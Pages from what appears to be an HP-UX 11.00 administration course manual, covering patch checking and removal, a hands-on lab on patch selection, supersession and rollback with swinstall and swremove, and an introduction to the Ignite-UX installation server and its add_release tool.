
Example

The command below checks for the existence of the **is_patch** attribute. If the attribute does not exist, or if the value of the attribute is FALSE, then SD does NOT treat the software as a patch, which can lead to unexpected results.

```
# check_patches –i
Obtaining information on installed patches
Checking for invalid patches
RESULT: Problems found, review /tmp/check_patches.report for
details.
```

```
# more / tmp/check_patches.report
   . . .
 ERROR:  One or more HP-UX 11.00 patches were not installed with
         the SD patch attributes.  This usually occurs when HP-UX
         11.00 patches are handled by the swcopy command on an
         HP-UX 10.X system, which does not recognize these
         attributes.  The absence of these patch attributes will
         cause SD on HP-ux 11.00 to treat these patches
         inappropriately.

         The following HP-UX 11.00 patches are missing the SD
         patch attribute:

           PHKL_13203  JFS Inode Can Be Left in Inconsistent
State
           PHKL_15940  VxFS add vx_dmattr_tbl_init() function
```

16–12. SLIDE: The `remove_patches` Tool



The **`remove_patches`** Tool

- The **`remove_patches`** tool provides a mechanism for removing patches according to specific category tags.
  - If no category tags are specified, all patches except those with either the category tag *critical* or *hardware_enablement* will be removed.
  - To list all software categories

    ```
    # swlist -l category
    ```

  - To remove software in the category called **`trial_patch`**:

    ```
    # remove_patches  trial_patch
    ```

Student Notes

The **`remove_patches`** tool allows patches to be removed based upon a specific category. When the category is specified, only patches with that category are removed.


If the specified category results in a patch being removed that also has a category of critical or hardware enablement, then the user will be notified and prompted as to whether to continue with the removal.

When using **`remove_patches`**, it is recommend that the preview option (**`-p`** option) be used first to verify the patches to be removed are the ones expected to be removed.

16–13. LAB: Troubleshooting an HP-UX 11.00 System

Directions

Your instructor will tell you where you can ftp the lab files from. The lab makes use of four depots installed under the /depot directory. The depots are organized as follows:



Automatic Patch Selection

Demonstrate the **`autoselect_patch`** feature that automatically selects all patches for an existing product. Patch must be in same depot as the product.

1. Install the **`FooProd`** product from the **`patch_1`** directory.

```
# swinstall -s /depot/patch_1 FooProd
```

Note the output from the “Analysis Phase”. The patch **`PHCO_1000`** was automatically selected for the **`FooProd`** product.

2. List all product “not contained in a bundle.”

```
# swlist
```

The product and the patch should be listed.

3. List the files that were patched by the **`PHCO_1000`** patch:

```
# swlist -l file PHCO_1000
```

There should be a file called **/usr/bin/foo**.

4. Display the contents of the patched file, **/usr/bin/foo**:

   ```
   # more /usr/bin/foo
   ```

   Note the last line indicating the product has been patched by PHCO_1000.

5. The "save" directory is the location of the original file, prior to being patched. List

   ```
   # ll /var/adm/sw/save
   ```

   Note the name of the **PHCO_1000** patch. Under this directory are copies of the original files prior to the patch being installed.

6. Display the contents of the original file.

   ```
   # more /var/adm/sw/save/PHCO_1000/FOO-MIN/usr/bin/foo
   ```

7. Verify this file is restored on removal of the patch.

   ```
   # swremove PHCO_1000
   # more /usr/bin/foo
   ```

Patch Selection of Most Current Patch

Demonstrate that if two patches exist in a depot for the same product, then the "most current" patch is selected.

8. Reinstall the **FooProd** product from a directory containing two patches; **patch_1234** supersedes **patch_1000**.

```
# swinstall -s /depot/patch_1_2 -x reinstall=true FooProd
```

   Note the most current patch is applied.

9. Verify the most current patch was applied:

```
# swlist
# more /usr/bin/foo
# ll /var/adm/sw/save
```

Reinstalling Product with Most Recent Patch

Demonstrate if the product is reinstalled and a more current patch exists, then the more current patch (in this case **PHCO_11111**) will supersede the existing patch (**PHCO_1234**).

10. Reinstall the **FooProd** product with a more current patch. Do NOT delete the current patch already installed.

```
# swinstall -s /depot/patch_1_2_3 -x reinstall=true FooProd
```

11. Verify the old patch and product were removed by the new installation.

```
# swlist
# more /usr/bin/foo
# ll /var/adm/sw/save
```

Apply a New patch without Removing the First Patch

12. Install another patch (**PHCO_11112**) without removing any existing patches. This new patch has a dependency patch. Verify the previously patched files are saved, and the dependency patch (**PHSS_5555**) is loaded with the new patch.

```
# swinstall -s /depot/patch_1_2_3_4 PHCO_11112
```

13. Verify the new patch was installed without removing the existing patch.

```
# swlist
# more /usr/bin/foo
# ll /var/adm/sw/save
```

List Installed Patches with Supersede Attribute

14. List which patches that the current patches supersedes.

```
# swlist -l file -a supersedes PHCO_11112
```

Attempt to Remove a Patch Needed for Rollback

15. The **FooProd** product contains two applied patches. **PHCO_11111** was applied first, and **PHCO_11112** was applied second. Try to remove patch **PHCO_11111**

```
# swremove PHCO_11111
```

This should fail, since removing a patch needed for rollback is an “unsupported” operation.

Verify Patch Rollback

16. Remove the **PHCO_11112** patch. Verify the files roll back to the patch **PHCO_11111** state.

```
# swremove PHCO_11112
# swlist
# more /usr/bin/foo
# ll /var/adm/sw/save
```

17. Remove the **PHCO_11111** patch. Verify the files roll back to the original state.

```
# swremove PHCO_11111
# swlist
# more /usr/bin/foo
# ll /var/adm/sw/save
```

18. Remove the **FooProd** product. Verify all related patches are also removed.

```
# swremove FooProd
# swlist
# more /usr/bin/foo
# ll /var/adm/sw/save
```

Test Applying Patches to Existing Products

19. Install the **FooProd** product. Specifically indicate NOT to install patches at this time.

```
# swinstall -x autoselect_patches=false -s /depot/patch_1 FooProd
```

Verify only the product was installed:

```
# swlist
```

20. Install patches to all existing, applicable products:

    ```
    # swinstall -x patch_match_target=true -s /depot/patch_1_2_3_4
    ```

    Verify the most current patch was installed:

    ```
    # swlist
    ```

Test Loading an Old Patch

21. Try to load a patch that has been "superseded" by an already loaded patch:

    ```
    # swinstall -s /depot/patch_1_2 PHCO_1234
    ```

    This should fail. Review log file for specific details:

    ```
    # tail -50 /var/adm/sw/swagent.log | more
    ```

22. Remove the **`FooProd`** product. Verify all related patches are also removed.

    ```
    # swremove FooProd
    # swlist
    # more /usr/bin/foo
    # ll /var/adm/sw/save
    ```


Module 17 — Introduction to Ignite-UX

Objectives

Upon completion of this module, you will be able to:

- Compare Ignite-UX and SD-UX.
- Describe the Ignite-UX boot interface.
- Understand the usage of the Ignite-UX tool set.
- Perform a cold-installation using Ignite-UX.

17–1. SLIDE: What Is Ignite-UX?



What Is Ignite-UX?

Student Notes

Ignite-UX is an HP product designed to do installations of HP-UX systems. Ignite-UX is a client/server application that allows for multiple installations from a single server system. Ignite-UX provides functionality for the following software installation tasks:

- Initial cold installation
- System re-deployment
- System Recovery
- Image creation, Golden Image

Cold Installation

Whether you chose to setup an Ignite-UX server for client installation, or you cold-install from a local CD-ROM, you will be using the Ignite-UX process. One of the big differences between the previous cold-install and the Ignite-UX install is the use of the **`set_parms`** procedure. With Ignite-UX, you fill in all of the **`set_parms`** parameters before you install the system; after the install, the system is ready for network usage.

System Redeployment

With Ignite-UX you have very few requirements for system re-deployment, depending upon how you chose to install. With install-push from an Ignite-UX server, the client system must be up and running at least HP-UX 9.X and be on the network, and have NFS client software enabled. The process if install-push is often referred to as *paving* a system.


System Recovery

There has long been a need for a consistent system recovery tool across all of the HP-UX systems. With Ignite-UX comes a set of tools that allow you to create *a system recovery boot tape*. This tape should be created for each system that you would like to perform a recovery for. The recovery tape can provide either a minimum or a full recovery for a root volume group. The recovery tape is essentially an image of your system that is boot-installable.

The Golden Image

Many system administrators have the need to deploy several systems using the same installation image. This image may include the OS, applications, configurations, and patches. Once a prototype of the desired image is constructed, it can become the *master* or **`Golden Image`**, for all of the other systems. The **`Golden Image`** is a system archive, less the host specific parameters.

17–2. SLIDE: Usage Model for Ignite-UX



Usage Model for Ignite-UX

Ignite-UX Server

Target (client) system

Push Install

Pull/Cold Install

Student Notes

Ignite-UX for Installation

Several different Installations models are possible with Ignite-UX. The most common models include:

- Cold installation from local medium
  - HP-UX core CD-ROM
  - System-recovery-boot-tape
  - Golden-Image from tape
- Cold installation over the network (including boot)
  - Pull/pull using interface on the target system
  - Push using the interface on the server system
  - Re-deployment using the interface on the server system

Cold Installation from Local Medium

The most basic use of Ignite-UX is for cold installation of the local system from a local device. The HP-UX core medium is actually an Ignite-UX boot/install medium. Everything needed to install HP-UX 11.00 is on a single CD-ROM disk. The depots on that disk are readable by Ignite-UX as well as SD-UX.


The tools that allow you to create the *system-recovery-boot-tape* are not on the HP-UX core media, but are on the HP-UX Applications Media. You will need to load from the additional media if you would like to have the tools to build an Ignite-UX server as well as the tools to create various kinds of images for system recovery or installation.

Cold Installation over the Network

Ignite-UX is an application product that allows you to configure an Ignite-UX server. From this server you will be able to *Ignite* client systems. You will able to install or re-deploy the systems using the server. Installation can be pulled from the client when booting from the Ignite-UX server, and the interface will run locally on the client system.

The system administrator for the Ignite-UX server can choose to push an installation to a client. The process of pushing an install does not require any interaction from the target (client) so long as all of the necessary parameters are specified on the server, and the installation interface is run on the server. The push installation will require the root password for the client system in order to perform an installation.

17–3. SLIDE: Ignite-UX Server Setup



Ignite-UX Server Setup

/var/opt/ignite/INDEX
. . .
<Depot_configuration_filename #1>
<Depot_configuration_filename #2>
. . .
Depot description/ configuration information
Depot files
Remote Server
Depot files

Student Notes

The above slide shows the internal files used to manage an Ignite-UX server configuration. The three main components of the Ignite-UX server are:


Depot Files: The depot files contain the actual files to be loaded and/or installed on the client systems. These are standard Ignite-UX depots (like those created with the **swcopy** command).

Depot Description File: Each depot has a “depot description file” that describes the content of the depot. The depot description file contains all the information about the depot, including where the depot is located. Note that the depot can be located locally or remotely.

Ignite INDEX File: Because there are many depots, and therefore many depot description files, a file is needed to keep tract of the location of the different depot description files. The file which does this is the Ignite-UX INDEX file, located at **/var/opt/ignite/INDEX**.

17–4. SLIDE: Ignite-UX Main Menu

Ignite-UX Main Window



Student Notes

To start Ignite-UX, enter ignite in a GUI terminal window (note that Ignite-UX only runs in a GUI interface):


```
# ignite
```

Initially the “Installation Clients” window will be blank. As clients begin installing from the Ignite-UX server, an icon will appear for each client in the “Installation Clients” window.

From this window, it becomes easy for a system administrator to monitor all the installations as they occur in parallel. If an installation experiences an error, the icon representing that system will turn red, notifying the administrator of an error on that system.

In addition, each icon contains a vertical bar graph indicating the percentage of the installation that has completed.

17–5. SLIDE: Ignite-UX Tools Overview



Ignite-UX Tools Overview

Server Commands

- ignite
- add_release
- instl_adm
- make_depots
- make_config
- manage_index

Management Tools

- make_recovery
- make_net_recovery
- check_recovery
- make_medialif
- copy_boot_tape
- make_sys_image

Client Commands

- print_manifest
- bootsys

Student Notes

The breakdown of the tools for Ignite-UX into categories is not as straightforward as it may seem. In some cases tools can be installed on each of the clients and servers that are part of an Ignite-UX domain.

Server Commands

The following is a summary of the commands that usually reside exclusively on the server. The commands can be installed on clients but they deal with the creation and management of the sources to be used for installations. This listing is designed to give you a overview of the components of the Ignite-UX server.

Ignite-UX Component	Description
`/opt/ignite/bin`	Directory where most of the Ignite-UX commands reside
`ignite`	Server command to start the graphic user interface

add_release Interactive tool to copy software from a SD-UX depot to an Ignite-UX depot, and configure the server to use it; calls **make_depots**, **make_config** and **manage_index**

instl_adm Maintains the Ignite-UX configuration files on the server

make_depots Builds Ignite-UX depots

make_config Builds Ignite-UX configuration files for the SD-UX depots

manage_index Manage the **INDEX** file which allows access to various configurations during the installation process

The add_release Tool

add_release is one of the primary tools used to build an Ignite-UX server. It essentially replaces the use of **swcopy** for the Ignite-UX server. Below is an example of using the **add_release** command to create a depot on the server.

(-a both allows for configuration of both 700 and 800 series systems)

Example:

```
# add_release -a both

Welcome to Ignite-UX Add Release.  This tool allows you to add
depot software to your Ignite-UX server.  Add Release will also
make the necessary adjustments to your configuration files to
make this software available for installation.

Operating in End user mode.

Press Enter to continue, q to quit:

Please choose the OS revision of the software you want to load:
 1 HP-UX OS B.11.00
 2 HP-UX OS B.10.30
 3 HP-UX OS B.10.20
 4 HP-UX OS B.10.10      Notice the versions that
 5 HP-UX OS B.10.01      are supported for Ignite-UX!
Enter your selection, or press Enter to load selection 1: 1

Please specify the type of device you will be using to load
the software media:
   1. Tape drive (default)
   2. cdrom
   3. SD disc depot
Please enter your selection or press Enter to use selection 1: 3

Please enter the SD depot you wish to read (that is: hostname:/path)

star2:/var/opt/starburst/depots/Rel_B.11.00/core

These releases are available to load:
num  release                  date       arch
```

```
---  -------                  ----       ----
1    HP-UX OS B.11.00         19971202   both
2    HP-UX 11.00 applications 19971202   both
3    11.00 Online Diagnostics 19971202   both
4    HP-UX 11.00 patch bundle 19971202   both

Enter the number of the release you wish to load.
Press Enter without specifying a number for selection 1: 1

Selected release:
release                  date       arch
-------                  ----       ----
HP-UX OS B.11.00         19971202   both

Press Enter to continue:

Doing disk space analysis....
Disk space analysis complete.
Disk space analysis has found you have enough
space to install the selected release.

Press Enter to continue:

media to load:

   B.11.00 Core OS  __

Select the action to take for this media:
    1.  load media from
star2:/var/opt/starburst/depots/Rel_B.11.00/core
    2.  change source device and load media
    3.  skip this media
    4.  quit add_release

Please enter your selection.
Press Enter without a selection to choose selection 1:

Some cdroms and depots are protected. To access them you
need a codeword and customer id.

Is your source media protected? [y or n][n] n

>>>> Press return when the media is loaded and ready to read.

This media will take approximately 1:30 (hh:mm) to load.

Starting media load at: Mon Jun 15 17:25:29 1998

Media: 11.00 Core OS

Executing: /opt/ignite/bin/make_depots -i -r B.11.00 -s
star2:/var/opt/starburst/depots/Rel_B.11.00/core

media load complete at: Mon Jun 15 17:54:56 1998
Press Enter to continue:

Executing command: /opt/ignite/bin/make_config -r B.11.00
```

```
NOTE:    make_config can sometimes take a long time to complete. Please
         be patient!

Do you wish to make the release: B.11.00
the default release to load? [y or n][y] y


Executing: /opt/ignite/bin/manage_index -e -c "HP-UX B.11.00 Default"
to set the default release to: B.11.00.
```

Client Commands

The Ignite-UX client system may have the Ignite-UX products loaded on it, but will not have any depots or archives for installations. In the **/opt/ignite/bin** directory you will find all of the same commands as an Ignite server, but not all are used. The commands listed below can be used on all Ignite-UX clients, as well as servers.

